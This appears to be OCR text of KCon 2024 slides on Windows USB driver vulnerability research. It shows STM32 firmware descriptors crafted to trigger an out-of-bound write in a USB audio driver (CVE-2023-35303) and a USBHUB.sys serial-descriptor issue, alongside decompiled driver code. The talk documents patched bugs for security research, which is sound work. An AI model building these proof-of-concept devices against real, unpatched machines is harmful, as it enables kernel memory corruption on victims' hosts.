
用硬件的方式，焊接PCB，来实现一个USB设备。



ST意法半导体

Proof of Concept

A Micro-USB!




STM32F103C8T6
Bluepill

研究成果与应用前景

MANT EUM E

Proof of Concept



研究成果与应用前景

MANT EUM E

USB Audio

1. 构造一个30 bytes的Configuration Descriptor。
2. 必须具有Audio Class的Interface Descriptor。

```
__ALIGN_BEGIN static uint8_t USBD_HID_CfgFSDesc[USB_HID_POC_CONFIG_DESC_SIZ]  __ALIGN_END =
{
  0x09, /* bLength: Configuration Descriptor siz
  USB_DESC_TYPE_CONFIGURATION, /* bDescriptorTyp                ion */
  USB_HID_POC_CONFIG_DESC_SIZ,
  /* wTotalLength: Bytes returned */
  0x00,
  0x01,         /*bNumInterfaces: 1 interface*/
  0x01,         /*bConfigurationValue: Configuration value*/
  0x00,         /*iConfiguration: Index of string descriptor describing
  the configuration*/
  0xE0,         /*bmAttributes: bus powered and Support Remote Wake-up */
  0x32,         /*MaxPower 100 mA: this current is used for detecting Vbus*/
```

Macro Expansion
30U
Press 'F2' for focus

```
/* 23 */
0x09,         /*bLength: Interface Descriptor size*/
USB_DESC_TYPE_INTERFACE,/*bDescriptorType: Interface descriptor type*/
0x00,         /*bInterfaceNumber: Number of Interface*/
0x00,         /*bAlternateSetting: Alternate setting*/
0x00,         /*bNumEndpoints*/
0x01,         /*bInterfaceClass: AUDIO*/
0x01,         /*bInterfaceSubClass : 0=UNDEFINED, 1=AUDIOCONTROL, 2=AUDIOSTREAMING, 3=MIDISTREAMING*/
0x00,         /*nInterfaceProtocol : 0=UNDEFINED, 0x20=IP_VERSION_02_00*/
0,            /*iInterface: Index of string descriptor*/
/* next is 0x20 */
```

研究成果与应用前景

MANT EUM E

USB Audio

```
__int64 __fastcall USBDeviceStart(PKSDEVICE a1)
{
// ............... some code unnecessary
  v14 = USBHwGetAudioConfigurationDescriptor(a1, v13, &Item); // get Configuration Descriptor
  v15 = Item;
  v5 = v14;
  if ( v14 < 0 )
  {
    // ............... some code unnecessary
  }
  v5 = KsAddItemToObjectBag(a1->Bag, Item, ExFreePool);
  if ( v5 < 0 )
  {
    ExFreePool(v15);
    goto LABEL_43;
  }
  *(_QWORD *)(usbContext + 0x28) = v15;
  VenderId = v2->idVendor;
  if ( VenderId == 2321 )
  {
    VenderId = 2321;
    if ( v2->idProduct == 9490 )
    {
      *(_BYTE *)(v15 + 0x22) = 0; // !!!!!!!!!! out of bound write !!!!!!!!!!
      VenderId = v2->idVendor;
    }
  }
// ............... some code unnecessary
}
```

```
typedef struct _USB_DEVICE_DESCRIPTOR {
    UCHAR    bLength;
    UCHAR    bDescriptorType;
    USHORT   bcdUSB;
    UCHAR    bDeviceClass;
    UCHAR    bDeviceSubClass;
    UCHAR    bDeviceProtocol;
    UCHAR    bMaxPacketSize0;
    USHORT   idVendor;
    USHORT   idProduct;
    USHORT   bcdDevice;
    UCHAR    iManufacturer;
    UCHAR    iProduct;
    UCHAR    iSerialNumber;
    UCHAR    bNumConfigurations;
} USB_DEVICE_DESCRIPTOR, *PUSB_DEVICE_DESCRIPTOR;
```

idVendor应当等于2321且idProduct等于9490

```
#define USBD_VID        2321
#define USBD_PID_FS     9490
```

KCon

USB Audio

已通过CVE-2023-35303修复。

```
__int64 __fastcall USBDeviceDescriptorHacks(__int64 a1, USB_CONFIGURATION_DESCRIPTOR *a2)
{
  __int64 result; // rax

  if ( *(_WORD *)(a1 + 8) == 2321 && *(_WORD *)(a1 + 10) == 9490 && a2->wTotalLength > 0x22u )
    a2[3].bmAttributes = 0;
  if ( *(_WORD *)(a1 + 8) == 2235 && *(_WORD *)(a1 + 10) == 9986 && a2->wTotalLength > 0x36u )
    a2[6].bLength = 1;
  if ( *(_WORD *)(a1 + 8) == 2706 && *(_WORD *)(a1 + 10) == 4128 && a2->wTotalLength > 0x2Au )
    *(_WORD *)&a2[4].bConfigurationValue = 161;
  result = 2675i64;
  if ( *(_WORD *)(a1 + 8) == 2675 && *(_WORD *)(a1 + 10) == 6 && a2->wTotalLength > 0x2Au )
    *(_WORD *)&a2[4].bConfigurationValue = 161;
  return result;
}
```

KCon

USB HUB

USBHUB.sys
IOCTL_USB_GET_DESCRIPTOR_FROM_NODE_CONNECTION
HUBFDO_IoctlGetDescriptorFromNodeConnection

```
descriptorSize = min(stringDescriptorLength,
    (ULONG)OutputBufferLength - sizeof(USB_DESCRIPTOR_REQUEST));

if (descriptorSize <= setupPacket->wLength) {
    PUSB_STRING_DESCRIPTOR serialNumberDesc;

    serialNumberDesc = (PUSB_STRING_DESCRIPTOR)descriptorRequest->Data;
    serialNumberDesc->bLength = ((UCHAR)((descriptorSize) & 0xff));
    serialNumberDesc->bDescriptorType = USB_STRING_DESCRIPTOR_TYPE;
    RtlCopyMemory(serialNumberDesc->bString,
        deviceContext->SerialNumberId.Buffer + (decorationSize / sizeof(WCHAR)),
        deviceContext->SerialNumberId.LengthInBytes - decorationSize - sizeof(WCHAR));
```

研究成果与应用前景

MANT EUM E

USB HUB

```
typedef struct _USB_DEVICE_DESCRIPTOR {
    UCHAR    bLength;
    UCHAR    bDescriptorType;
    USHORT   bcdUSB;
    UCHAR    bDeviceClass;
    UCHAR    bDeviceSubClass;
    UCHAR    bDeviceProtocol;
    UCHAR    bMaxPacketSize0;
    USHORT   idVendor;
    USHORT   idProduct;
    USHORT   bcdDevice;
    UCHAR    iManufacturer;
    UCHAR    iProduct;
    UCHAR    iSerialNumber;
    UCHAR    bNumConfigurations;
} USB_DEVICE_DESCRIPTOR, *PUSB_DEVICE_DESCRIPTOR;
```

iManufacturer	1	Index	Index of string descriptor describing manufacturer
iProduct	1	Index	Index of string descriptor describing product
iSerialNumber	1	Index	Index of string descriptor describing the device's serial number

string descriptor

Offset	Field	Size	Value	Description
0	*bLength*	1	N+2	Size of this descriptor in bytes
1	*bDescriptorType*	1	Constant	STRING Descriptor Type
2	*wLANGID[0]*	2	Number	LANGID code zero
...	...	...	...	...
N	*wLANGID[x]*	2	Number	LANGID code *x*

研究成果与应用前景

MANT EUM E

USB HUB

```
uint8_t * USBD_FS_SerialStrDescriptor(USBD_SpeedTypeDef speed, uint16_t *length)
{
  UNUSED(speed);
  *length = USB_SIZ_STRING_SERIAL;

  /* Update                                mber string descriptor with the data from the unique
   * ID */
  //Get_Seri
  /* USER CODE BEGIN USBD_FS_SerialStrDescriptor */

  for (int i = 2; i < USB_SIZ_STRING_SERIAL; i += 2)
  {
      USBD_StringSerial[i] = 'A';
      USBD_StringSerial[i + 1] = 0;
  }

  /* USER CODE END USBD_FS_SerialStrDescriptor */
  return (uint8_t *) USBD_StringSerial;
}
```

Macro Expansion

0x40

Press 'F2' for focus

研究成果与应用前景

MANT EUM E

USB HUB

```
WdfDeviceCreateDeviceInterface(
    _In_
    WDFDEVICE Device,
    _In_
    CONST GUID* InterfaceClassGUID,
    _In_opt_
    PCUNICODE_STRING ReferenceString
    )
```

```
hres = ((__int64 (__fastcall *)(PWDF_DRIVER_GLOBALS, __int64, GUID *, _QWORD))WdfFunctions_01015[77])(
         WdfDriverGlobals,
         fdo,
         &GUID_DEVINTERFACE_USB_DEVICE,
         0i64);                                  // WdfDeviceCreateDeviceInterface
v13 = hres;
if ( hres < 0 )
{
  if ( WPP_RECORDER_INITIALIZED == &WPP_RECORDER_INITIALIZED )
    goto LABEL_122;
  v15 = 83;
  goto LABEL_29;
}
hres = HUBMISC_GetDeviceInterfacePath(
         (unsigned int)&GUID_DEVINTERFACE_USB_DEVICE,
         fdo,
         (int)v3 + 2136,
         0,
         *(_QWORD *)(v3[1] + 1432i64));
```

研究成果与应用前景


MANT EUM E

USB HUB

```
CMAPI
CONFIGRET
WINAPI
CM_Get_Device_Interface_List_Size_ExW(
    _Out_ PULONG         pulLen,
    _In_  LPGUID         InterfaceClassGuid,
    _In_opt_ DEVINSTID_W pDeviceID,
    _In_  ULONG          ulFlags,
    _In_opt_ HMACHINE    hMachine
    );
```

```
CMAPI
CONFIGRET
WINAPI
CM_Get_Device_Interface_List_ExW(
    _In_  LPGUID         InterfaceClassGuid,
    _In_opt_ DEVINSTID_W pDeviceID,
    _Out_writes_(BufferLen) PZZWSTR Buffer,
    _In_  ULONG          BufferLen,
    _In_  ULONG          ulFlags,
    _In_opt_ HMACHINE    hMachine
    );
```

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses




研究成果与应用前景

MANT EUM E

USB HUB

```
typedef struct _USB_DESCRIPTOR_REQUEST {
    ULONG ConnectionIndex;
    struct {
        UCHAR bmRequest;
        UCHAR bRequest;
        USHORT wValue;
        USHORT wIndex;
        USHORT wLength;
    } SetupPacket;
    UCHAR Data[0];
} USB_DESCRIPTOR_REQUEST, *PUSB_DESCRIPTOR_REQUEST;
```

```
setup_pack->bmRequestType.s.Dir = BMREQUEST_DEVICE_TO_HOST;
setup_pack->bmRequestType.s.Type = BMREQUEST_STANDARD;
setup_pack->bmRequestType.s.Recipient = BMREQUEST_TO_DEVICE;
setup_pack->bRequest = USB_REQUEST_GET_DESCRIPTOR;
setup_pack->wValue.HiByte = USB_STRING_DESCRIPTOR_TYPE;
setup_pack->wValue.LowByte = iSerialNumber;
setup_pack->wIndex.W = 0x0409;
setup_pack->wLength = 0xffff;
```



KCon

PART ONE

04

总结与未来展望

MANDAMUS MEDIOCREM REREHENDUNT

总结与未来展望

MANT EUM E

KCon

1. 由于Windows Device Stack，USB设备有可能影响到Stack中的filter驱动，因此这里也有可能出现问题。
2. 除去Default Control Pipe，USB设备还有其他的Pipe用于和驱动交互，这部分也可能有问题。
3. Network USB?

TONGDAO

KCon 2024

THANKS

演讲人：B1aN

时间：2024.08.24